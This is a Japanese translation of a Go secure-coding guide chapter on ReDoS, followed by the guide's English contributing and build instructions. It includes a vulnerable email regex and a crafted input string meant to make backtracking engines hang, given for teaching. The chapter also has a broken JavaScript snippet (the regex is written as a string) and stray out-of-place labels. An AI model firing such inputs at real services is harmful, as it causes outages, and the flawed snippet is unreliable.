正規表現 DoS (ReDoS) とは、アルゴリズム複雑性を利用したサービス拒否 (DoS) を誘発する攻撃です。ReDoS 攻撃は、入力サイズに対して指數関数的に評価に長い時間を要する正規表現によって引き起こされます。これは、使用されている正規表現の実装に起因するものです。例えば、再帰的なバックトラックなどが原因です。（[ソース](#)）

詳しくは [Diving Deep into Regular Expression Denial of Service \(ReDoS\) in Go](#) という記事を読むとよいでしょう。最も人気のあるほかのプログラミング言語との比較も含まれています。本章では、実際のユースケースに焦点を当てます。

何らかの理由で、サインアップフォームで提供された電子メールアドレスの妥当性を確認するための正規表現を探しているとします。ざっと探したところ、次のようなものが見つかりました。[RegEx for email validation at RegExLib.com](#) :

```
^( [a-zA-Z0-9] )(( [-. ] | [ _ ] + )? ([a-zA-Z0-9]+) ) * (@ {1} [a-zA-Z0-9]+ [ . ] {1} ( ([a-z]{2,3}) | ([a-z]{2,3}[ . ]{1}[a-z]{2,3}) )
```

この正規表現に対して `john.doe@somehost.com` をマッチさせようとするとまさに探しているものだと確信できるかもしれません。次のようなもものを思い付くでしょう。

バリデーション

```
package main

import (
    "fmt"
    "regexp"
)

func main() {
    testString1 := "john.doe@somehost.com"
    testString2 := "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!"
    regex := regexp.MustCompile(`^([a-zA-Z0-9])(([\\.-] | [_]+)?([a-zA-Z0-9]+))*(@){1}[a-zA-Z0-9]+[.]{1}(([a-zA-Z]{2,3})|([a-zA-Z]{2,3}[.])){1}`)

    fmt.Println(regex.MatchString(testString1))
    // expected output: true
    fmt.Println(regex.MatchString(testString2))
    // expected output: false
}
```

これは問題ありません。

```
$ go run src/redos.go
true
false
```

しかし、たとえば JavaScript で開発していた場合はどうでしょうか？

```
const testString1 = 'john.doe@somehost.com';
const testString2 = 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!';
const regex = `/^([a-zA-Z0-9])(([\\.-] | [_]+)?([a-zA-Z0-9]+))*(@){1}[a-zA-Z0-9]+[.]{1}(([a-zA-Z]{2,3})|([a-zA-Z]{2,3}[.])){1}`;

console.log(regex.test(testString1));
// expected output: true

console.log(regex.test(testString2));
// expected output: hang/FATAL EXCEPTION
```

この場合、実行は永遠にハングアップします（少なくともこのプロセスは）。再実行をかけなければこれ以後のサインアップが不可能であることを意味します。結果としてビジネス損失となります。

何が足りないのか？

Perl、PHP、Python、JavaScript などのほかのプログラミング言語の経験がある場合は、正規表現がサポートする機能に関する違いに気がついているかもしれません。

RE2 では、[Backreferences](#) や [Lookarounds](#) のようなバックトラックによる解決法だけが知られている構文がサポートされていません。

次のような問題を考えてみましょう。

文字列が正しい HTML フォーマットである。

- a) 開閉タグ名が一致する。
 - b) その間にテキストが存在する。
- なのか。

バリデーション

b) の条件を満たすのは簡単で、`.*?` です。しかし、要件 a) を満たすことは困難です。なぜなら、タグが正しく閉じているかは、開始タグとして何がマッチしたかに依存するからです。これはまさにバックトレースが可能にしてくれることです。以下の JavaScript の実装をご覧ください。

```
const testString1 = '<h1>Go Secure Coding Practices Guide</h1>';
const testString2 = '<p>Go Secure Coding Practices Guide</p>';
const testString3 = '<h1>Go Secure Coding Practices Guid</p>';
const regex = /<([a-z][a-z0-9]*)\b[^>]*>.*?<\/\1>/;

console.log(regex.test(testString1));
// expected output: true
console.log(regex.test(testString2));
// expected output: true
console.log(regex.test(testString3));
// expected output: false
```

`\1` は、`([A-Z][A-Z0-9]*)>` で捕捉した値を保持します。

これは、Go でも行えるとは思ってはいけません。

```
package main

import (
    "fmt"
    "regexp"
)

func main() {
    testString1 := "<h1>Go Secure Coding Practices Guide</h1>"
    testString2 := "<p>Go Secure Coding Practices Guide</p>"
    testString3 := "<h1>Go Secure Coding Practices Guid</p>"
    regex := regexp.MustCompile("<([a-z][a-z0-9]*)\b[^>]*>.*?<\/\1>")

    fmt.Println(regex.MatchString(testString1))
    fmt.Println(regex.MatchString(testString2))
    fmt.Println(regex.MatchString(testString3))
}
```

上記の Go ソースコードサンプルを実行すると、以下のようなエラーが発生するはずです。

```
$ go run src/backreference.go
# command-line-arguments
src/backreference.go:12:64: unknown escape sequence
src/backreference.go:12:67: non-octal character in escape sequence: >
```

これらのエラーを修正するために、次のような正規表現を思い付くかもしれません。

```
<([a-z][a-z0-9]*)\b[^>]*>.*?<\\1>
```

得られるのは以下です。

バリデーション

```
go run src/backreference.go
panic: regexp: Compile("<([a-z][a-z0-9]*)\b[^>]*?<\\/\\"1>"): error parsing regexp: invalid escape sequence

goroutine 1 [running]:
regexp.MustCompile(0x4de780, 0x21, 0xc00000e1f0)
    /usr/local/go/src/regexp/regexp.go:245 +0x171
main.main()
    /go/src/backreference.go:12 +0x3a
exit status 2
```

フルスクラッチで開発すれば、いくつかの機能の不足を補うためのすばらしい回避策が見つかるかもしれません。一方、既存のソフトウェアを利用する場合、標準的な正規表現パッケージの代替となるフル機能の代替品を探すことになります。おそらくいくつか見つかるでしょう（たとえば [dlclark/regexp2](#)）。

ただし、おそらく RE2 の安全性と線形時間計算性能を捨てることになることを、念頭においてください。

How to Contribute

This project is based on GitHub and can be accessed by [clicking here](#).

Here are the basic of contributing to GitHub:

1. Fork and clone the project
2. Set up the project locally
3. Create an upstream remote and sync your local copy
4. Branch each set of work
5. Push the work to your own repository
6. Create a new Pull Request
7. Look out for any code feedback and respond accordingly

This book was built from ground-up in a "collaborative fashion", using a small set of Open Source tools and technologies.

Collaboration relies on [Git](#) - a free and open source distributed version control system and other tools around Git:

- [Gogs](#) - Go Git Service, a painless self-hosted Git Service, which provides a GitHub like user interface and workflow.
- [Git flow](#) - a collection of Git extensions to provide high-level repository operations for [Vincent Driessen's branching model](#);
- [Git Flow Hooks](#) - some useful hooks for Git-flow (AVH Edition) by [Jaspern Brouwer](#).

The book sources are written on [Markdown format](#), taking advantage of [gitbook-cli](#).

Environment setup

If you want to contribute to this book, you should setup the following tools on your system:

1. To install Git, please follow the [official instructions](#) according to your system's configuration;
2. Now that you have Git, you should [install Git Flow](#) and [Git Flow Hooks](#);
3. Last but not least, [setup GitBook CLI](#).

How to start

Ok, now you're ready to contribute.

Fork the `go-webapp-scp` repo and then clone your own repository.

The next step is to enable Git Flow hooks; enter your local repository

```
$ cd go-webapp-scp
```

and run

```
$ git flow init
```

バリデーション

We're good to go with Git flow default values.

In a nutshell, everytime you want to work on a section, you should start a "feature":

```
$ git flow feature start my-new-section
```

To keep your work safe, don't forget to publish your feature:

```
$ git flow feature publish
```

Once you're ready to merge your work with others, you should go to the main repository and open a [Pull Request](#) to the `develop` branch. Then, someone will review your work, leave any comments, request changes and/or simply merge it on branch `develop` of project's main repository.

As soon as this happens, you'll need to pull the `develop` branch to keep your own `develop` branch updated with the upstream. The same way as on a release, you should update your `master` branch.

When you find a typo or something that needs to be fixed, you should start a "hotfix"

```
$ git flow hotfix start
```

This will apply your change on both `develop` and `master` branches.

As you can see, until now there were no commits to the `master` branch. Great! This is reserved for `releases`. When the work is ready to become publicly available, the project owner will do the release.

While in the development stage, you can live-preview your work. To get Git Book tracking file changes and to live-preview your work, you just need to run the following command on a shell セッション

```
$ npm run serve
```

The shell output will include a `localhost` URL where you can preview the book.

How to Build

If you have `node` installed, you can run:

```
$ npm i && node_modules/.bin/gitbook install && npm run build
```

You can also build the book using an ephemeral Docker container:

```
$ docker-compose run -u node:node --rm build
```

Final Notes

The Checkmarx Research team is confident that this Go Secure Coding Practices Guide provided value to you. We encourage you to refer to it often, as you're developing applications written in Go. The information found in this guide can help you develop more-secure applications and avoid the common mistakes and pitfalls that lead to vulnerable applications. Understanding that exploitation techniques are always evolving, new vulnerabilities might be found in the future, based on dependencies that may make your application vulnerable.

OWASP plays an important role in application security. We recommend staying abreast of the following projects:

- [OWASP Secure Coding Practices - Quick Reference Guide](#)
- [OWASP Top Ten Project](#)
- [OWASP Testing Guide Project](#)
- [Check OWASP Cheat Sheet Series](#)